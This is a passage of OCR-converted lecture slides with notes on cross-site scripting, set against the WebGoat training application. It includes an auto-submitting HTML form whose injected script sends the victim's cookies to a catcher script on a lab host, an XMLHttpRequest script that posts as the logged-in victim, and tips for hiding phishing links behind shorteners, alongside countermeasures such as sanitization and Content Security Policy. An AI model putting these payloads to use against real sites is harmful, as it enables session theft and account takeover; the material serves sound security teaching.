  - As a result, we generated the POST request by using an HTML document
  - The HTML document can be placed anywhere the attacker has access to (an own server, a compromised server,...)
- The problem with this is that the attack cannot really be targeted at specific users
  - We have to hope the «right victims» somehow find the document
  - As a result, it would be nice – also with POST requests – to use an e-mail as the basis to trick users
- In fact, that's easily possible using the following steps:
  - Prepare an HTML document that contains the following:
    - A web form that generates the desired POST request when submitted
    - JavaScript code that automatically submits the form when the page is loaded
  - Place the HTML document on any web server
  - In the e-mail, use a link to this HTML document



E-Mail Links and POST Requests (2)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form action="http://ubuntu.test:8080/WebGoat/attack?
Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username"
value="<script>XSSImage=new Image;XSSImage.src='http://
ubuntu.test/attackdemo/WebGoat/catcher/catcher.php?
cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>

<script type='text/javascript'>document.forms[0].submit();</script>

</body>
</html>
```

Form to submit the POST request (unchanged)

This JavaScript is executed when the HTML document is loaded, which submits the form

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

POST Request via E-Mail


Instead of directly placing the link to the vulnerable site in an E-Mail (which is only possible with GET requests), we use an HTML document that creates the required POST request as an "intermediate hop". But for the victim, it's clicking a single link in both cases, as the indirection via the HTML document happens transparently for him and the final action in both cases is sending the "attacker" JavaScript to the vulnerable website (or correctly; the vulnerable resource).

So as a result, you can see it's no big deal to use an e-mail as the basis to trick the victim even when a POST request must be sent to he vulnerable website. One problem that remains is that you still have to place the HTML document "somewhere" (e.g., on a compromised web server) and the corresponding link may look suspicious in the e-mail. To make this more stealthier, you can do the following:

- Hide the link to the HTML document "behind", e.g., a bit.ly-link such as http://bit.ly/come-to-my-great-site (the visible link then corresponds to the actual link behind it, so phishing-detection mechanisms in e-mails very likely won't notice anything).
- Place the bit.ly-link in the e-mail that is sent to the potential victims.
- Clicking the e-mail causes the HTML document "behind" the bit.ly-link to be loaded, which causes the desired POST request to be sent to the vulnerable server.

Automatic Detection of Reflected XSS Vulnerabilities

- Reflected XSS vulnerabilities can be detected relatively easily by tools
  - The tools send different JavaScript variants in GET/POST parameters to the web application and analyze the response
  - If the response contains the sent JavaScript, a vulnerability is found
- Using the active scan functionality of *Burp Suite* (supported by the professional version) finds the XSS vulnerability we used before




Cross-site scripting (reflected)

Issue:	**Cross-site scripting (reflected)**
Severity:	**High**
Confidence:	**Certain**
Host:	**http://ubuntu.test:8080**
Path:	**/WebGoat/attack**

Issue detail


The value of the **Username** request parameter is copied into the HTML document as plain text between tags. The payload **jxuma<script>alert(1)</script>bgel8uuqsjm** was submitted in the Username parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.



Stealing Credentials with XSS – Demonstration

- Victim has an account at a web shop (with XSS vulnerability)
- Attacker's goal: Get victim's username/password by presenting him a fake login web page, which sends the credentials to the attacker (and not to the shop)
- Attacker has already prepared the attack, i.e., he has placed JavaScript code to execute the attack in a link of an e-mail message; victim has opened the message



Click me, PLEASE!
(1) JavaScript is sent to vulnerable resource, which includes it in the web page; web page is rendered in the browser and JavaScript is executed
Web-Shop
(2) JavaScript loads additional code (needed to create the fake login web page) from a host controlled by the attacker
(5) Username/password are sent to the attacker
(3) Code integrates the fake login web page into the web page of the web shop
(4) «Ignorant» user enters his username/password and clicks *login*
(6) Script on the server of the attacker receives username/password

Loading additional JavaScript Code

Step 2 is of optional in general. However, the XSS vulnerability only allows to send about 100 bytes of JavaScript code to the web application, so it wouldn't be possible to integrate all attack code in this request. The second step is therefore used to circumvent this limitation and to use an arbitrary amount of JavaScript code.

Faking the Login Web Page

Faking the login web page is quite simple: take the original login web page as a basis but replace the address of the target server when submitting the entered data with the server of the attacker.



Cross-Site Scripting – Countermeasures

- In the web application, sanitize all data received from the user before inserting it into a web page
  - In particular, replace <, > and " with &lt;, &gt; and &quot; → browsers interpret the script as a string and no longer as executable code
  - Example: replace `<script>alert("XSS");</script>` with `&lt;script&gt;alert(&quot;XSS&quot;);&lt;/script&gt;`
- In the web application, validate all data received from the user and make sure it does not contain JavaScript code (input validation)
  - But sometimes, this is not possible, as the user may be allowed to send arbitrary characters
  - Therefore, data sanitation is considered the primary defensive measure


Input Validation

This is not always possible. Assume we have a forum to discuss JavaScript issues. In such a forum, it should be possible to search for JavaScript code. Also JavaScript filtering evasion techniques may be used when input validation is used. A nice list is provided by the XSS Filter Evasion Cheat Sheet on *https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet*.

Further Attack Options with XSS

Another option is that the injected JavaScript code sends arbitrary requests within the web application. Note that this includes all kinds of requests that can legitimately be executed within the web application, i.e., «normal» GET and POST requests but also, e.g., requests to a REST API in the backend. This attack option is of course especially attractive if the attacked user is currently logged in, as this allows authenticated requests. This may allow, e.g., to do a complete purchase process in an e-shop or – assuming that no transaction confirmation code is needed – do payments in an e-banking application. The JavaScript code below exploits the vulnerability that was used before to steal the session ID of the victim, but now it's used to send two requests to the message board that is included in WebGoat (this message board will also be used in the context of cross-site request forgery (CSRF) attacks in the next part of this chapter, so more information will follow there). Note that after the first response is received, the URL is extracted from it to demonstrate how you can parse the received content before sending the next request (e.g., to extract a CSRF token that may be needed in the next request) and this URL is then used in the message parameter of the second request. Note also that if you want to send multiple requests, you have to use asynchronous requests because when sending a synchronous request (e.g., a «normal» GET or POST request sent by submitting a form), the browser then displays (and «uses) the HTML document that is received as a response to this request and as a result of this, remainder of the injected JavaScript code is no longer executed.

```
<script>
var xhr1 = new XMLHttpRequest();
xhr1.onreadystatechange = function() {
  if (xhr1.readyState == XMLHttpRequest.DONE) {
    var url = xhr1.response.URL;var xhr2 = new XMLHttpRequest();
    xhr2.open("POST",
              "http://ubuntu.test:8080/WebGoat/attack?Screen=1889316462&menu=900");
    xhr2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xhr2.send("title=Second XXS post title&message=Second XXS post message " + url +
              "&SUBMIT=submit");
    }
};
xhr1.open("POST", "http://ubuntu.test:8080/WebGoat/attack?Screen=1889316462&menu=900");
xhr1.responseType = "document";
xhr1.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr1.send("title=First XXS post title&message=First XXS post message&SUBMIT=submit");
</script>
```



Reflected XSS Protection in Web Browsers

- Today, many web browsers offer protection from reflected XSS attacks
- Basically, this works as follows:
  - Before executing a JavaScript, the browser checks whether the script was sent to the web application in the previous request
  - If this is the case, it is likely that it is a reflected XSS attack → the script is not executed
- Current state of popular browser:
  - Firefox: no protection
  - Internet Explorer: protection, can be disabled in the settings
  - Chrome: protection, can be disabled with command line option *--disable-xss-auditor*
  - Safari: protection, cannot be disabled
- This is a positive development and helps as a second line of defense
  - But as a developer, you should nevertheless make sure to solve this in your web application
  - You never know what browsers will be used and stored XSS is still possible

XSS Protection


- With respect to Chrome, information can be found online how reflected XSS protection (called XSS Auditor) works, e.g., here: *http://lwn.net/Articles/360424/*
- There's virtually no information available about how Safari's reflected XSS protection works, but most likely, it works similar as in Chrome.
- If one only adds the script in a local proxy – i.e. outside the browser – the script is executed in both cases, Chrome and Safari.

Be aware that these technologies may not be perfect and it is likely that ways to circumvent these protective measures (at least to a certain degree) will always exist, as this example shows: *http://seclists.org/fulldisclosure/2011/May/490*.

Reflected XSS Protection in browsers is similar to existing mechanisms to protect from buffer overflow attacks: They help to increase the security, but are no excuse to not implement an application in a secure way.

X-XSS-Protection HTTP Response Header

This header is supported by IE and Chrome. It can be used to enable the protection from reflected XSS. However, as this is already enabled per default, it won't have a significant effect. However, it can be used to deactivate the protection (*X-XSS-Protection: 0*) and to advice the browser to not even render the page if a reflected JavaScript is detected (*X-XSS-Protection: 1; mode=block*).



Content Security Policy (CSP) (1)

- CSP is a proposal by the Mozilla Foundation primarily intended to mitigate XSS attacks
- CSP allows to specify which web content can be loaded from which locations (domains or hosts)
  - «Web content» includes everything that is loaded from separate files, e.g., images, videos but also JavaScript code that is located in separate files
- To use CSP, a web application communicates this to the browser in an HTTP response header: *Content-Security-Policy*
  - Whenever this header is used, all content – including JavaScripts – must be loaded from separate files
    - JavaScript code embedded in the web page is no longer executed
  - The allowed locations of these files are specified in the header line
- This means that even if the attacker manages to exploit an XSS vulnerability to embed JavaScript code into a web page, no harm can be done because embedded JavaScript code is not executed


Content Security Policy

For details, refer to *https://w3c.github.io/webappsec-csp/*

JavaScript located in External Files

This means that JavaScript code must be embedded either in the <head> or the <body> section of an HTML file using, e.g., <*script src = "http://www.host.com/script.js"*>. This basically means that when parsing the HTML file in the browser, then this <script> element is basically replaced with the JavaScript code in the file and this code is then executable. In addition, *www.host.com* must be an allowed location from which JavaScript code may be loaded (see next slide).

This means that if there's an XSS vulnerability is available, the attacker can still embed a JavaScript such as <*script src = "http://www.attacker.com/script.js"*>, which loads the actual code from the specified location – but only if *www.attacker.com* is an allowed location. So basically, the attacker would somehow have to embed a malicious JavaScript file on a server on one of the allowed locations, which is typically difficult.


Content Security Policy (CSP) (2)

- Example: A website wants all content to come from its own domain:
  - `Content-Security-Policy: default-src 'self'`
  - To embed an executable JavaScript, an attacker would have to «embed» the script into a file stored on a server in this domain, which is difficult
- Example: A website allows anything from its own domain except what is additionally defined: images from anywhere, audio and video content from domains *media1.com* and *media2.com*, and scripts only from the host *scripts.supersecure.com*:
  - `Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com media2.com; script-src scripts.supersecure.com`
- Currently, this standard is in W3C candidate recommendation status
  - Most browsers already support the standard
  - It is likely this will eventually become an official W3C standard
  - But: This does not guarantee this will be used by all web applications

uff

Slide is 7 years old as of 2021

Content Security Policy

Note that a web application may likely have to be changed when switching to CSP, as all JavaScripts must now be put in separate files.


Server support is not critical. For instance, you can use the Header directive of the Apache web server to set a CSP header in HTTP responses:

```
# Content Security Policy Header
Content-Security-Policy: allow 'self’
```

Browser Support


This page shows which browsers are supporting CSP: *http://caniuse.com/contentsecuritypolicy*

You can use this page to test whether CSP is supported in a browser: *http://erlend.oftedal.no/blog/csp/readiness/*



DOM-based XSS (1)

